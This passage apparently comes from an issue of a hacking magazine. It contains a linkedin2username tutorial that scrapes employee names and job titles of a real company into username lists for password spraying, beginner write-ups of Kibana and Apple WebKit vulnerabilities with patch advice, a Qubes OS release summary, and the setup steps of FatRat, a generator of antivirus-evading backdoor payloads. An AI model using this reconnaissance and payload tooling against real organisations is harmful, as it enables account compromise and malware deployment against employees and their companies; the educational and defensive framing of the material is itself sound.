After grabbing names and creating usernames with them, the data is stored in a folder named “li2u-output”.

```
(kali㉿kali)-[~]
$ cd li2u-output

(kali㉿kali)-[~/li2u-output]
$ ls
Google-first.last.txt  Google-flast.txt
Google-firstl.txt      Google-lastf.txt
Google-first.txt       Google-metadata.txt
Google-f.last.txt      Google-rawnames.txt

(kali㉿kali)-[~/li2u-output]
$
```

As you can see in the above image, this tool will create several lists with possible username format for employees of a company. Here's the format they are created.

For example, an employee's first name is “hacker” and last name is “cool”. Let's see how this tool creates usernames from this.

List first.last.txt: It contains username in the format of hacker.cool.

List flast.txt: Here the username is hcool.

This part of the page
has been
intentionally left
blank

```

GNU nano 8.2      Google-flast.txt
[ Read 1101 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste

```

List firstl.txt. Here the username becomes hackerc.

List lastf.txt: Here the username becomes coolh.

List first.txt: Here the username is hacker

```

GNU nano 8.2      Google-first.txt
[ Read 1000 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste

```


List f.last.txt: Here the username becomes h.cool.

The rawnames.txt consists of the full name of the employees the hacker col.

```
GNU nano 8.2 Google-rawnames.txt
Wa [REDACTED] Ra [REDACTED]
Vi [REDACTED] Mi [REDACTED]
Pr [REDACTED] F [REDACTED]
Pr [REDACTED] d [REDACTED] methsa
Sa [REDACTED] s [REDACTED]
Na [REDACTED] ot [REDACTED]
Gg [REDACTED] ja [REDACTED]
Ga [REDACTED] Ya [REDACTED]
An [REDACTED] a [REDACTED]
Va [REDACTED] C [REDACTED]
Na [REDACTED] m [REDACTED]
Re [REDACTED] F [REDACTED]
Mu [REDACTED] M [REDACTED]

[ Read 1000 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

The metadata.txt is a csv file which consists of full names and occupation.

```
GNU nano 8.2 Google-metadata.txt
full_name,occupation
[REDACTED],Security Analyst (ES0) @ Google | Ex - Sec>
[REDACTED],Cloud Security at Google
[REDACTED],Security Engineer at Google
[REDACTED],Network Operations Engineer
[REDACTED],Senior Software Engineer at Google
[REDACTED],Engineer at Google
[REDACTED],Assistant Consultant TCS, [REDACTED]>
[REDACTED],Google's Technical Solutions Engineer | Netw>
[REDACTED],Software Engineer [REDACTED] Google
[REDACTED],Red Team Consultant at Google - Mandiant
[REDACTED],Recruiter at Google
[REDACTED] Software Engineer at Google

[ Read 1001 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```


Append domain names to usernames (-u)

Some services like SSH require domain names along with username to login. Using this option, we can append the domain name to usernames as shown below.

```
(kali㉿kali)-[~]
$ linkedin2username -c Google -u www.google.com
```

Here's the result of this.

```
GNU nano 8.2 li2u-output/Google-first.last.txt
```

```
www.google.com
/.google.com
oogle.com
ia@www.google.com
w.google.com
www.google.com
oogle.com
ia@www.google.com
google.com
google.com
w.google.com
@www.google.com
```

```
[ Read 1097 lines ]
```

Depth (-d)

By default, this tool saves 1000 results. It creates 20 loops with each loop having 50 usernames. You can set the number of loops using this option as shown below. For example, let's set it to 3 loops only.

The vulnerabilities CVE-2025-22224 (CVSS 9.3), CVE-2025-22225 (CVSS 8.2), and CVE-2025-22226 are being exploited actively to bypass security controls and deploy ransomware.

```
(kali㉿kali)-[~]
$ linkedin2username -c Google -d 3
```

Hackercool Magazine



Spray away.
github.com/initstring

Here's the result.

```
[*] Starting search.... Press Ctrl-C to break and write files early.
```

```
[*] Scraping results on loop 1...      [*] Added 50 new
[*] Scraping results on loop 2...      [*] Added 50 new
[*] Scraping results on loop 3...      [*] Added 50 new
names. Running total: 150
```

```
[*] All done! Check out your lovely new files in li2u-output
```


```
(kali㉿kali)-[~]
$
```

Filter results using keywords (-K)

You can even filter the results by using specific keywords. For example, let's create usernames from employees having "cloud" in their data.


```
(kali㉿kali)-[~]
$ linkedin2username -c Google -k Cloud -d 1
```

Hackercool Magazine



Spray away.
github.com/initstring

```
[*] Starting search.... Press Ctrl-C to break and write files early.
```

Hackercool Magazine

```
[*] Looping through keyword Cloud
```

```
[*] Scraping results on loop 1... [←] [*] Added 50 new names. Running total: 50
```

```
[*] All done! Check out your lovely new files in li2u-output
```

```
(kali㉿kali)-[~]
$
```

Here are the usernames.

Elastic Security Labs said it observed a Medusa ransomware attack using a malicious driver dubbed ABYSSWORKER as part of a bring your own vulnerable driver (BYOVD) attack designed to disable anti-malware tools.


```
GNU nano 8.2 li2u-output/Google-first.last.txt
v
n
j
n
p
p
m
p
s
s
v
r
[ Read 52 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

```
GNU nano 8.2 li2u-output/Google-metadata.txt
full_name,occupation
[REDACTED],Cloud Security at Google
[REDACTED],Strategic Cloud Engineer @ Google
[REDACTED],Cloud Technical Solutions Specialist @ Go>
[REDACTED],L4 Engineer - Google Cloud
[REDACTED],Silicon Emulation Engineer, Google Cloud
[REDACTED],Cloud Engineer at Google | Ex - Quanti>
[REDACTED],Cloud Architect @ Google
[REDACTED],Cloud Technical Resident @Google | OUTFR Chanc>
[REDACTED],Technical Program Manager|| Cloud Adviso>
[REDACTED],Cloud Migration Specialist at Google | Ex>
[REDACTED],Cloud Consultant (Architect/DevOps) at G>
[ Read 51 lines ]
^G Help      ^O Write Out  ^F Where Is   ^K Cut
^X Exit      ^R Read File  ^\ Replace    ^U Paste
```

Exceed the limit (-g)

The 1000 usernames restriction is set by LinkedIn by default. However, this can be bypassed using the geoblast (-g) option. In this, tool runs multiple

searches splitting across geographical regions.

```
(kali㉿kali)-[~]
$ linkedin2username -c Google -g -o Google_data
```



Spray away.
github.com/initstring

```
[*] Starting search.... Press Ctrl-C to break and write fi
les early.
```

```
Hackercool Magazine
[*] Looping through region ar
[*] Scraping results on loop 1...
[*] Scraping results on loop 2...
[*] Scraping results on loop 3...
[*] Scraping results on loop 4...
[*] Added 50 new
[*] Added 50 new
[*] Added 50 new
[*] Added 50 new
names. Running total: 200
```

Kaspersky has found links between Head Mare and Twelve, two thread activity clusters targeting Russian interests.


```

[*] Looping through region at
[*] Scraping results on loop 1...      [*] Added 50 new
[*] Scraping results on loop 2...      [*] Added 50 new
[*] Scraping results on loop 3...      [*] Added 19 new
[*] Scraping results on loop 4...
[*] We have hit the end of the road! Moving on...

[*] Looping through region au
[*] Scraping results on loop 1...      [*] Added 50 new
[*] Scraping results on loop 2...      [*] Added 50 new
[*] Scraping results on loop 3...      [*] Added 50 new
names. Running total: 839

```

Saving to a output folder (-o)

By default, linkedin2username tool saves results to a Li2u-output directory. However, this can be changed with the “-o” option.

Sleep between search loop (-s)

While generating usernames, linkedin2username tool doesn't add any delay between search loops. However, adding no delay can bring on the suspicious eyes. Using this option, we can set some delay between each loop.

```

(kali@kali)-[~]
$ linkedin2username -c Google -s 5

```



Spray away.
github.com/initstring

Run through proxy (-p)

This option is useful to run this tool through a proxy server.

```
(kali㉿kali)-[~]  
$ linkedin2username -c Google -p https://localhost:8080
```

This
part
of the page
has
been
intentionally
left
blank

**Vulnerability For
Beginners**


**Kibana
CVE-2025-25015
zero-day**

A zero-day vulnerability has been disclosed recently in the Kiibana software for Elastic Search. This vulnerability can result in remote code execution.



Ongoing cyberattacks have been observed exploiting critical vulnerabilities in Cisco Smart Licensing Utility that were disclosed and patched already.

Kibana is a data visualization dashboard software that is used by Elastic Search. Elastic Search is an open-source search and analytics engine used for searching large volumes of data with near real-time search captures. It is used by organizations for searching through large number of blogposts, logs, server logs, product documentation, system monitoring etc. It is estimated that Elastic Search is used by at least 58,220 companies around the world.



About the vulnerability

What is Prototype pollution?

Hackercool Magazine

Ans: Prototype pollution vulnerability is a security flaw that allows attackers to manipulate an application's JavaScript objects and properties.

The vulnerability tracked as CVE-2025-25015, has a CVSS Score of 9.9 out of 10. This vulnerability is a prototype vulnerability in Kibana that can be exploited to execute malicious commands via a crafted file upload and HTTP request.

Prototype pollution is a vulnerability that allows attackers to manipulate an application's JavaScript objects and properties. All versions of Kibana between 8.15.0 and 8.17.3 are vulnerable.

This vulnerability only affects Kibana instances running on Elastic cloud. Kibana instances running on basic or platinum licenses are not vulnerable.

How it can be exploited?

To exploit this vulnerability, the hacker needs to have access on the target cloud already. In Kibana versions 8.15.0 to 8.17.1, it can be exploited if the

hacker has viewer role. In Kiban versions 8.17.1 and 8.17.2, this vulnerability can be exploited by hacker if he has role that contains privileges of “fleet-all, integrations-all, actions:execute- advanced-connectors.

Impact

Once this vulnerability is exploited, a hacker can execute code remotely to gain unauthorized access, privilege escalation, perform a DOS attack and remote code execution. This code can only be executed in the docker containers and he/she cannot escape the Kibana docker container.

How to protect yourselves?

To protect your Kibana instances, update to the version 8.17.3. The makers of Kibana have already fixed this vulnerability. Users should apply the latest fixes as soon as possible.

If patching is not an option, you need to set the Integration Assistant feature flag to false in Kibana’s configuration file “kibana.yml”. This flag has name “xpack.integration_assistant.enabled:false”.

This part
of the page
has been
intentionally left
blank

The background of the entire slide is a dense, overlapping pattern of question marks. These question marks are rendered in a 3D style with various shades of gray, creating a complex, textured effect. They are scattered across the entire frame, with some appearing more prominent than others due to their position and shading.

What's New

Qubes OS 4.2.4

Qubes OS is a security focused desktop operating system that provides security through isolation. Qubes OS does this by segmenting applications into secure virtual machines called qubes that are enabled by Xen hypervisor. The makers of Qubes have released the latest release of the operating system, 4.2.4 has been released.



Latest features to be excited about

Qubes OS 4.2.4 got many updates and new features since their previous release, 4.1. For example, there is a new Qubes OS updates tool.

[Dom0] Qubes OS Update

Select qubes to update:

	Qube name	Updates available	Last checked	Last updated
☒	 dom0	YES	today	2023-11-22
☐	 debian-11	MAYBE	2023-11-22	unknown
☒	 development-supp	YES	2023-11-28	2023-11-22
☒	 developmentn	YES	yesterday	2023-12-04
☒	 fedora-37	YES	yesterday	2023-11-22
☐	 fedora-38	MAYBE	2023-11-22	2023-11-22
☐	 qubes-devel	NO	2023-11-10	2023-11-10
☐	 rust	NO	unknown	unknown
☐	 whonix-gw-16	MAYBE	2023-11-22	2023-11-22
☐	 whonix-ws-16	MAYBE	2023-11-22	2023-11-22

Qubes OS checks for updates for running and networked qubes and their templates. Updates may also be available in other qubes, marked as **MAYBE** above.

OBSOLETE qubes are based on templates that are no longer supported and no longer receive updates. Please install new templates using the Qubes Template Manager.

Cancel

Update

There is also a new global configuration tool where you can configure settings that work all around the operating system



Qubes OS

- General Settings
- USB Devices**
- Updates
- Split GPG
- Clipboard
- File Access
- URL Handling
- This Device

USB Input devices

USB input devices, especially keyboards, are a significant security risk. If you're not using a USB keyboard, USB mouse, USB touchscreen, or USB tablet, you can disable them here. (Note: Laptop built-in keyboards are usually not USB keyboards.)

USB qube   sys-usb

Keyboard:

Mouse:

Touchscreen/Tablet:

U2F devices

Qubes U2F Proxy allows you to use Universal 2nd Factor (U2F) two-factor authentication (2FA) devices without exposing the whole device and all of its contents to every qube. [Learn more.](#)

Note: In order to use the U2F proxy in a qube, its template must have the qubes -u2f package installed. By default, a qube can use only keys that it has registered itself.

USB qube   sys-usb

☐ Enable the Qubes U2F Proxy service

OK

Cancel

Apply



Qubes OS

- General Settings
- USB Devices
- Updates
- Split GPG
- Clipboard**
- File Access
- URL Handling
- This Device

Clipboard Policy

Prevent accidental errors when using the inter-qube (global) clipboard.

Custom policy changes found. The changes below may be overwritten by existing custom policy changes. View the files listed below to verify the existing policy.

[/etc/qubes-rpc/policy/qubes.ClipboardPaste](#)

☐ **Default policy.** Allow any qube to copy/paste into any other qube, except dom0.

☒ **Custom policy.** Specify which qubes are allowed to copy/paste into which other qubes.

Origin qube	Permission	Destination qube
ALL QUBES	will always	be allowed to paste into clipboard of ALL QUBES
With the following exceptions:		
 vault	will never	be allowed to paste into clipboard of ALL QUBES
TYPE: ADMINVM	will always	be allowed to paste into clipboard of ALL QUBES

[+ADD](#) new


> View or edit raw policy file for: [qubes.ClipboardPaste](#)

OK

Cancel

Apply

This release also has a new policy editor to edit policies system wide.



Apart from the above updates, there are other updates like Xen upgraded to 4.17, default Debian template upgraded to Debian 12, xfce for default. Fedora and Debian template instead of GNOME, SELinux support to Fedora templates, etc.

Apart from these, they have also fixed all the bugs that appeared since 4.1.

This part
of the page
has been
intentionally left
blank

**Vulnerability For
Beginners**

**Apple WebKit
CVE-2025-24201
zero-day**

Apple has recently released patches for yet another zero-day vulnerability that has been exploited in extremely sophisticated attacks.



The vulnerability affects Apple's Safari web browser and many other apps on Apple. This web browser is available for in macOS, iOS, Linux and Windows.

Apple has addressed a total of three actively exploited zero-days in its software since the start of the year 2025.

About the vulnerability

The vulnerability tracked as CVE-2025-24201 is present in Apple's WebKit. Apple's webkit is a cross platform web browser engine used by Apple's Safari web browser and many other apps. The vulnerability is an out-of-bounds write issue that allows hackers to break out of the web content sandbox. This zero-day vulnerability affects many Apple models including iPhone XS and later, iPad Pro 13-inch, iPad Pro 12.9 inch 3rd generation and later, iPad Pro 11-inch 1st generation and later, iPad Air 3rd generation and later, iPad 7th generation and later and iPad mini 5th generation and later, Macs running macOS sequoia running 15.3.2 and Apple vision Pro with vision OS 2.3.2, iOS 18.3.2 and iPad OS 18.3.2, macs running macOS ventura and macOS sonome with safari 18.3.1.

What is Web Content sandbox escape in Apple?

Ans: In this, after exploiting a vulnerability, a hacker escapes the sandbox designed for web content and can now execute code on the Apple device itself.

How this vulnerability can be exploited?

Hackers can exploit this vulnerability using maliciously crafted web content and break out of web content sandbox. This requires users to click on unverified links in emails, messages or social media.

Impact

There are millions of users of iPad and iPhone around the world and this vulnerability affects all of them. Once this vulnerability is exploited, hackers can execute code directly on the devices. This can lead to installation of malware on the devices, stealing of sensitive data, bypass security mechanisms and add persistence, monitoring of user activity, elevating privileges and taking full control of the device. Apple says it is sure that this vulnerability was exploited in an extremely sophisticated attack targeting specific individuals on version of iOS before 17.2.

STEP 1

Hacker sends a maliciously crafted web content that can exploit CVE-2025-24201 vulnerability to the target Iphone or Ipad user.

STEP 2

When the target user clicks on the crafted content, the hacker can escape the web content sandbox and can now execute malicious code like getting a reverse shell on the Apple device.

How to protect yourselves?

Although this vulnerability has been exploited only in a sophisticated hacking campaign, users are advised to apply Apple updates as soon as possible

to stay safe. If you are unable to apply patches immediately, then you should enable apps on your device that monitor for suspicious activity at the shortest time to keep yourself safe.

This
part
of the page
has
been
intentionally
left
blank

HT TOOL HACKING

The FatRat

In the “Hacking Tool” feature of this month, you will learn about The FatRat tool. FatRat, not to be confused with a German DJ of the same name is a massive exploiting tool that can generate Fully Undetectable (FUD) payloads for Windows, Linux, Android and Mac. Its features include,

1. Fully automating MSFvenom & Metasploit.
2. Local or remote listener generation.
3. Easily create backdoors by category operating system.
4. Generating payloads in various formats.
5. Backdoors that bypass anti-virus.
6. File pumping that you can use for increasing the size of your files.
7. Ability to detect external IP, internal IP & Interface addresses.
8. Automatic creation of AutoRun files for USB / CDROM exploitation.

In this Issue, you will see how to install and setup FatRat in Kali Linux. Then we will also see how to generate a payload using this.

For this, we will be using the latest version of Kali Linux, 2024.4. The download information of the FatRat is given in our Downloads section. Since, FatRat is not yet available by default in Kali’s repositories, it needs to be installed either by downloading or cloning from Github as shown below.

```
(kali@kali) - [~]
$ git clone https://github.com/Screetsec/TheFatRat.git
Cloning into 'TheFatRat'...
remote: Enumerating objects: 14384, done.
Receiving objects: 6% (888/14384), 5.56 MiB | 5.54
Receiving objects: 6% (889/14384), 13.04 MiB | 6.51
Receiving objects: 6% (893/14384), 20.27 MiB | 6.75
Receiving objects: 6% (897/14384), 26.88 MiB | 6.72
Receiving objects: 6% (901/14384), 32.31 MiB | 6.73
Receiving objects: 6% (902/14384), 35.04 MiB | 6.55
Receiving objects: 6% (910/14384), 45.07 MiB | 6.25
Receiving objects: 6% (910/14384), 52.10 MiB | 6.26
Receiving objects: 6% (926/14384), 59.05 MiB | 6.51
MiB/s
```

After cloning is successful, we need to setup FatRat. This can only be done as root user (Note: a root user, not just SUDO privileges). So, I become the root user and then navigate to the directory where FatRat is cloned into.

```
(kali㉿kali) - [~/TheFatRat]
$ sudo su
(root㉿kali) - [/home/kali/TheFatRat]
#
```

```
(kali㉿kali) - [~/TheFatRat]
$ ls
APKS          ISSUES.md    README.md
autorun       java         release
backdoor_apk  LICENSE     setup.sh
CHANGELOG.md  lists        temp
chk_tools    logs         tools
config        PE           troubleshoot.md
fatrat        postexploit  update
grab.sh       powerfull.sh
icons         prog.c.backup
```

Once you are in the directory, execute the “setup.sh” script as shown below. This will install all the requirements that FatRat needs.

This part of the page
has been intentionally
left
blank


```
(root@kali) - [/home/kali/TheFatRat]  
# ./setup.sh
```

Hackercool Magazine

```
[ * ] Fixing any possible broken packages in apt mana  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed a  
nd are no longer required:  
  libpython3.12-dev python3.12 python3.12-dev  
  python3.12-minimal python3.12-venv  
Use 'sudo apt autoremove' to remove them.  
0 upgraded, 0 newly installed, 0 to remove and 1332 n  
ot upgraded.
```

```
Checking necessary packages with your current reposit  
ories ....User Linux Distribution  
User is root level  
Done
```

```
A report was created in :  
/home/kali/TheFatRat/logs/apt.log
```

Hackercool Magazine

```
If you find any issues installing fatrat then  
Upload this report to your issue in github
```

```
Press [ENTER] key to continue setup
```

When it prompt you, just hit “ENTER”.

Hackercool Magazine

Setup Script for FATRAT 1.9.7

64Bit OS detected

```
[ * ] Checking for internet connection  
[ ✓ ]::[Internet Connection]: CONNECTED!
```

```
[ X ] Xterm -> not found!  
[ ! ] Installing Xterm
```

```
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done
```

Suggested packages:

xfonts-cyrillic

The following NEW packages will be installed:

xterm

0 upgraded, 1 newly installed, 0 to remove and 1327 not upgraded.

Need to get 860 kB of archives.

After this operation, 2,557 kB of additional disk space will be used.

FatRat will first check if all the requirements that it needs are present on the system. If any of the requirements is not present, it will try to install them.

In some cases, the packages it requires may be present on the system but the version may be incorrect. Then it will prompt you with a choice. For example, it found mingw installation present on our system to be wrong. So, it prompted me to either remove and install the correct one or keep the wrong one. I select "Yes".

```
TheFatRat detected an incorrent version of mingw installed
Do you wish to remove it and install the approriate one ?
Choose (yes/no) : █
```

```
Choose (yes/no) : yes
Removing mingw as requested...Error
```

```
Setup was unable to remove mingw Installation
[ ✓ ] Dns-Utills .....[ found ]
[ X ] Mono-Denvelop Utills -> not found!
[ ! ] Installing Mono-Denvelop Utills
[ x ] Mono-Denvelop Utills
[ ✓ ] Gcc compiler.....[ found ]
[ ✓ ] Apache2.....[ found ]
[ X ] Gnome-terminal-> not found
[ ! ] Installing gnome-terminal
[ ✓ ] Gnome Terminal -> OK
[ ✓ ] UPX Compressor.....[ found ]
[ ✓ ] Ruby.....[ found ]
█
```



```

[ ✓ ] Python3-Pip.....[ found ]
[ ✓ ] Openssl.....[ found ]
[ ! ] Installing tools dependencies
[ X ] Jarsigner from java -> not found
[ ! ] Installing Java
[ ✓ ] Jarsigner -> OK
[ ✓ ] Unzip.....[ found ]
[ ✓ ] Keytool from java.....[ found ]
[ ✓ ] Zipalign.....[ found ]
[ ? ] Update Jessie/Kali Repo Public Key[ Done ]
[ ✓ ] Mingw-w64 Compiler.....[ found ]
[ ✓ ] Mingw-32 Compiler.....[ found ]
[ ✓ ] DX 1.16.....[Installed]
[ ✓ ] Aapt v0.2-6625208.....[Installed]
[ ✓ ] Apktool v.2.6.0.....[Installed]
[ ✓ ] Baksmali v.2.3.3.....[Installed]
[ ? ] Update Jessie/Kali Repo Public Key

```

```

[ ✓ ] Baksmali v.2.3.3.....[Installed]
[ ? ] Update Jessie/Kali Repo Public Key[ Done ]
[ ✓ ] Metasploit-Framework.....[ found ]
[ X ] backdoor-factory -> not found

```

Select one of the options bellow

```

+-----+
--+
| [ 1 ] Setup Backdoor-Factory Path Manually
|
| [ 2 ] Install Backdoor-Factory from Kali Repositor
y |
+-----+
--+

```

Option : 2

In the above image, you can see what all FatRAAt is installing. It required Backdoor-factory but that is not present on the Kali Linux. Backdoor.Factory used to be installed by default on Kali but now it is just present in its repositories.

FatRat just prompted us from where we want to install it, I chose Kali repositories. After installing, FatRat will give you a summary of all the packages it installed and what if failed to install as shown below.

```
Mingw64 -> OK
Mingw32 -> OK
DX -> OK
Aapt -> OK
Apktool -> OK
Baksmali -> OK
Metasploit -> OK
Backdoor-factory -> OK
Searchsploit -> OK
Was not possible to install The Packages Labeled (Not
Ok) in this list above
Try : (apt-get remove --purge <packagename> && apt-get
autoremove && apt-get install -f)
before running fatrat setup script again

(root@kali) - [/home/kali/TheFatRat]
#
```

After seeing the summary, I see that FatRat failed to install mono dev tools. Mono Develop Tools are cross platform IDE for C#, F# and more. It is useful to write desktop and web application on Linux, mac and Windows.

